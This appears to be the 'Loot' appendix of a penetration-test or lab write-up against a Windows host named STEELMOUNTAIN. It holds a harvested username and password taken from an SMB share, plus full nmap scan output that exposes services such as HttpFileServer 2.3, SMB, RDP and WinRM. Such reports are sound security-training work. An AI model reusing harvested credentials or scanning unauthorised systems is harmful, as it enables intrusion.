
Username	Password	Note
ted	password123	found in stored CC on SMB share

Loot

This portion of the Report contains scans and output that might be needed to be viewed again or validated.

Nmap Scan Full

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA full $TargetIP --min-rate 5000
[sudo] password for kali:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-20 14:05 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:05
Completed NSE at 14:05, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:05
Completed NSE at 14:05, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:05
Completed NSE at 14:05, 0.00s elapsed
```




```
Initiating Parallel DNS resolution of 1 host. at 14:05
Completed Parallel DNS resolution of 1 host. at 14:05,
2.01s elapsed
Initiating SYN Stealth Scan at 14:05
Scanning 10.10.131.31 [65535 ports]
Discovered open port 80/tcp on 10.10.131.31
Discovered open port 135/tcp on 10.10.131.31
Discovered open port 139/tcp on 10.10.131.31
Discovered open port 8080/tcp on 10.10.131.31
Discovered open port 3389/tcp on 10.10.131.31
Discovered open port 445/tcp on 10.10.131.31
Discovered open port 49156/tcp on 10.10.131.31
Discovered open port 47001/tcp on 10.10.131.31
Discovered open port 49155/tcp on 10.10.131.31
Discovered open port 49169/tcp on 10.10.131.31
Discovered open port 5985/tcp on 10.10.131.31
Discovered open port 49152/tcp on 10.10.131.31
Discovered open port 49153/tcp on 10.10.131.31
Discovered open port 49170/tcp on 10.10.131.31
Discovered open port 49154/tcp on 10.10.131.31
Completed SYN Stealth Scan at 14:06, 16.96s elapsed
(65535 total ports)
Initiating Service scan at 14:06
Scanning 15 services on 10.10.131.31
Service scan Timing: About 53.33% done; ETC: 14:07
(0:00:50 remaining)
Completed Service scan at 14:07, 85.04s elapsed (15
services on 1 host)
NSE: Script scanning 10.10.131.31.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:07
Completed NSE at 14:07, 6.62s elapsed
```

```
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:07
Completed NSE at 14:07, 0.91s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:07
Completed NSE at 14:07, 0.00s elapsed
Nmap scan report for 10.10.131.31
Host is up, received user-set (0.20s latency).
Scanned at 2022-10-20 14:05:52 EDT for 109s
Not shown: 63537 closed tcp ports (reset), 1983 filtered
tcp ports (no-response)
Some closed ports may be reported as filtered due to --
defeat-rst-ratelimit
PORT      STATE SERVICE            REASON
VERSION
80/tcp    open  http               syn-ack ttl 125
Microsoft IIS httpd 8.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Microsoft-IIS/8.5
135/tcp   open  msrpc              syn-ack ttl 125
Microsoft Windows RPC
139/tcp   open  netbios-ssn        syn-ack ttl 125
Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       syn-ack ttl 125
Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server? syn-ack ttl 125
| rdp-ntlm-info:
|   Target_Name: STEELMOUNTAIN
|   NetBIOS_Domain_Name: STEELMOUNTAIN
|   NetBIOS_Computer_Name: STEELMOUNTAIN
|   DNS_Domain_Name: steelmountain
|   DNS_Computer_Name: steelmountain
|   Product_Version: 6.3.9600
|_  System_Time: 2022-10-20T18:07:35+00:00
| ssl-cert: Subject: commonName=steelmountain
| Issuer: commonName=steelmountain
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2022-10-19T18:00:41
| Not valid after:  2023-04-20T18:00:41
| MD5:   aa7ad5749c64aa1f9a7b8c7bad5d58ba
| SHA-1: 56fc33f7118498e369c4e5a85cecce114424f8ab
| -----BEGIN CERTIFICATE-----
|
MIIC3jCCAcagAwIBAgIQXU0z/RFrjp9BNy2alIFldzANBgkqhkiG9w0BA
QUFADAY
|
MRYwFAYDVQQDEw1zdGVlbG1vdW50YWluMB4XDTIyMTAxOTE4MDA0MVoXD
TIzMDQy
|
MDE4MDA0MVowGDEWMBQGA1UEAxMNc3RlZWxtb3VudGFpbjCCASIwDQYJK
oZIhvcN
|
AQEBBQADggEPADCCAQoCggEBALtmV0HCZy5hOoEuUdQnMarnFeif0zNbY
OEMopns
|
eTqYJeou5FYSmQP7W+oVAj5FUSrNdB5XSNKI19KcHO61GHL1S8MPi0SVT
irtVj1q
|
ocJYioY7giklTlQZGQHkqxvI9dsT8pquHoaFG8amw2r+rIQ5YcG3y1srs
```

```
EwaL7/Y
|
yeAWCLPMcHe467UvDTxNfLo0pOMLAygrLVIODwilJkzyscck6fbsxJ4k7
R9PTfM7
|
KAsROZgOfDClgRKUTqFDQxjNbRfIozA5ribuabG/EHJARYt0WudNS1l4/
7SX63uG
|
F9mQoWMdFBrQrh1p0MxsBTa0daNk4Go1MSyUDdYfkK8zj6ECAwEAAaMkM
CIwEwYD
|
VR0lBAwwCgYIKwYBBQUHAwEwCwYDVR0PBAQDAgQwMA0GCSqGSIb3DQEBB
QUAA4IB
|
AQApYwsmInrQfNnHbypwAJk7Wl55PJ41tYZ2ncOnKny8SsjG45ksQkwi7
nufCUsm
|
efzDgciPo9ALz857iVr/83oeuWHCPFMjYeFlIeHE1deUrlA385vMT4BoI
U7IHPfI
|
nPtBAINmeuKjD7kGAwSB8VHO4EqwaNrYL4SC7rtoEQ7yvnuYzlfF2DgHy
Og/eKu6
|
G7b+Csvk6UMCzZTGoruwZjZ3jzCf9jImUAI+BzczHfp3fTgX/gqN9BPz/
3SgImKp
|
rSDQH+wOA5yPwXPWgvIS0iEb+F8YVijrQeLGOuv01AdO6UFWcbEcHfwzb
0onD5Kw
| et5vdVLvqecX0B4FrW2gkAe2
|_-----END CERTIFICATE-----
|_ssl-date: 2022-10-20T18:07:40+00:00; -1s from scanner
time.
```

```
5985/tcp  open  http               syn-ack ttl 125
Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8080/tcp  open  http               syn-ack ttl 125
HttpFileServer httpd 2.3
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-favicon: Unknown favicon MD5:
759792EDD4EF8E6BC2D1877D27153CB1
|_http-title: HFS /
|_http-server-header: HFS 2.3
47001/tcp open  http               syn-ack ttl 125
Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc              syn-ack ttl 125
Microsoft Windows RPC
49153/tcp open  msrpc              syn-ack ttl 125
Microsoft Windows RPC
49154/tcp open  msrpc              syn-ack ttl 125
Microsoft Windows RPC
49155/tcp open  msrpc              syn-ack ttl 125
Microsoft Windows RPC
49156/tcp open  msrpc              syn-ack ttl 125
Microsoft Windows RPC
49169/tcp open  msrpc              syn-ack ttl 125
Microsoft Windows RPC
49170/tcp open  msrpc              syn-ack ttl 125
Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 -
2012; CPE: cpe:/o:microsoft:windows
```



